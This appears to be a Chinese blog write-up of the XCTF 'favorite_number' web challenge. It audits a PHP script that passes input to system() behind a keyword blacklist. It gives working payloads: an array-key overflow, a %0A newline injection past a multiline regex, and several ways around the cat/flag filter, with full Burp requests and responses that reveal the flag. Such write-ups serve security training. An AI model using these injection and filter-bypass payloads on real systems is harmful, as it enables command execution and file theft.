xctf攻防世界 Web高手进阶区 favorite_number

原创

l8947943 于 2021-12-29 18:11:36 发布 684 收藏 2

分类专栏： 攻防世界web之路 文章标签： 前端 安全 web安全

本文链接：https://blog.csdn.net/l8947943/article/details/122219886

版权


攻防世界web之路 专栏收录该内容

14 篇文章 0 订阅

订阅专栏

作为一个新手，一路走来，人都麻了，就当积累知识点了！

1. 进入到题目场景，看到代码，因此想到代码审计



```
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
        $num= $_POST["num"];
        if (preg_match("/^\d+$/im",$num)){
                if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
                        echo "my favorite num is:";
                        system("echo ".$num);
                }else{
                        echo 'Bonjour!';
                }
        }
} else {
        highlight_file(__FILE__);
}
```

2.尝试分析代码

```
<?php
//php5.5.9
$stuff = $_POST["stuff"];  // 接收POST传过的参数，key为"stuff"
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') { // stuff的参数要与array恒等，且stuff数组第一个参数不能为admin
    $num= $_POST["num"]; // 接收POST传过的参数，key为"num"
    if (preg_match("/^\d+$/im",$num)){ // 正则匹配num
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){ // 用于过滤命令符
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

3. 分析代码

1. 分析一：

```
if($stuff === $array && $stuff[0] != 'admin')
```

既要保证完全等于，又要求第一个元素不等！因此只能猜到数组方面存在的漏洞（至于什么漏洞，想不到），参考大佬们的解题思路，发现对该漏洞解释的博客：

- PHP数组的key溢出问题.
- PHP的信息安全（入侵获取$flag）的题目【Q2】.

也就是说，定义 `stuff[4294967296]=‘admin’` ，保证`stuff[0]!=amdin`且`$stuff === $array`。(这点我还是没看懂为什么，求大佬科普一下)

于是构造post的payload参数：

```
stuff[4294967296]=admin&stuff[1]=user
```

2. 分析二：

```
preg_match("/^\d+$/im",$num)
```

其中/^表示正则匹配字符串的起始部分，\d表示匹配任何十进制数字，+表示匹配1次或者多次前面出现的表达式，$表示匹配字符串终止部分，/im中i（ignore）表示执行大小写不敏感的匹配，m（multiple）表示允许多行匹配。

但是我们需要字符去执行命令，因此^和$不只是匹配字符串的开头和结尾，也匹配一行的开头和一行的结尾。`因此我们利用 %0a 换一行，把命令写在其他的行，这样这个正则匹配就只能匹配到第一行了。`（%0A在ASCII表中表示换行符）

*注意：此处的hackbar不知道为啥，掉链子显示不出来，因此用burpsuite改包去操作


3. 分析三

```
preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)
```

对关键字符命令进行过滤，如果num中出现诸如此类的字符，则直接过滤掉

4. 使用burpsuite

1. 正常抓包



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × ...
Send Cancel
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render

```
GET / HTTP/1.1
Host: 111.200.241.244:60510
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```

```php
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|\?
|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

2. 修改payload


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project o
1 × 2 × ...
Send Cancel
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render

```
POST / HTTP/1.1
Host: 111.200.241.244:60510
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 48
Content-Type: application/x-www-form-urlencoded

stuff[4294967296]=admin&stuff[1]=user&num=123456
```

my favorite num is:123456

3. 绕过

如何可以对内容绕过，参考大佬的博客特殊字符绕过


我们可以利用这些方式来绕过（不考虑编码绕过之类的）：

```
ca''t
cat""t
ca\t
ca``t     # 两个反斜点也可以
```

因此我们构造payload

```
stuff[4294967296]=admin&stuff[1]=user&num=123456%0Aca``t /fl``ag
```

如图：



```
POST / HTTP/1.1
Host: 111.200.241.244:60510
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 64
Content-Type: application/x-www-form-urlencoded

stuff[4294967296]=admin&stuff[1]=user&num=123456%0Aca``t /fl``ag
```

```
my favorite num is:123456
cyberpeace{d7505ffe20e9367aaeb9e52030ceebe3}
```

4. 其他解决方法拓展（参考大佬的博客）


1. 利用过滤字符

> $*和$@，$x(x 代表 1-9),${x}(x>=10) :比如ca${21}t a.txt表示cat a.txt 在没有传入参数的情况下,这些特殊字符默认为空


```
num=1%0aca$1t /fl$1ag
num=1%0aca$@t /fl$@ag
```

本题中的{}符号已被过滤

2. 利用文件的iNode号



ls-l	把文件的详细信息列出来
ls -h	以合适的单位显示文件大小
ls -i	查看文件的inode号(inode存储文件的详细信息)
ls -a	查看目录下所有隐藏文件
ls -t	按时间显示(时间越早，越在下)
ls -d	只列目录本身




```
POST / HTTP/1.1
Host: 111.200.241.244:60510
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 58
Content-Type: application/x-www-form-urlencoded

stuff[4294967296]=admin&stuff[1]=user&num=123456%0Als -i /
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 29 Dec 2021 10:00:11 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 296

my favorite num is:123456
 3284127 bin
30940644 boot
       2 dev
18488602 etc
18488713 flag
30941276 home
 3284765 lib
31071188 lib64
31071190 media
31071191 mnt
31071192 opt
       1 proc
31071194 root
31466142 run
31466109 sbin
31071333 srv
       1 sys
 3284773 tmp
 3285677 usr
 3285396 var
```

cat既然被过滤了，那就用tac绕过，然后利用反引号来读文件：



```
POST / HTTP/1.1
Host: 111.200.241.244:60510
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 78
Content-Type: application/x-www-form-urlencoded

stuff[4294967296]=admin&stuff[1]=user&num=123456%0Atac `find / -inum 18488713`
```


```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 29 Dec 2021 10:05:43 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 71

my favorite num is:123456
cyberpeace{d7505ffe20e9367aaeb9e52030ceebe3}
```

3. 也是一种比较常用的方法，既然过滤了flag，而又没过滤$，就可以用变量拼接：

```
num=1%0Aa=f;b=lag;tac /$a$b;
```

如图：



```
POST / HTTP/1.1
Host: 111.200.241.244:60510
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 71
Content-Type: application/x-www-form-urlencoded

stuff[4294967296]=admin&stuff[1]=user&num=123456%0Aa=f;b=lag;tac /$a$b;
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 29 Dec 2021 10:07:29 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 71

my favorite num is:123456
cyberpeace{d7505ffe20e9367aaeb9e52030ceebe3}
```

5. 总结

- 考察数字漏洞
- 正则表达
- 基本命令

我是跪着看完写完的，太难了o(╥﹏╥)o，如有问题，恳请批评指正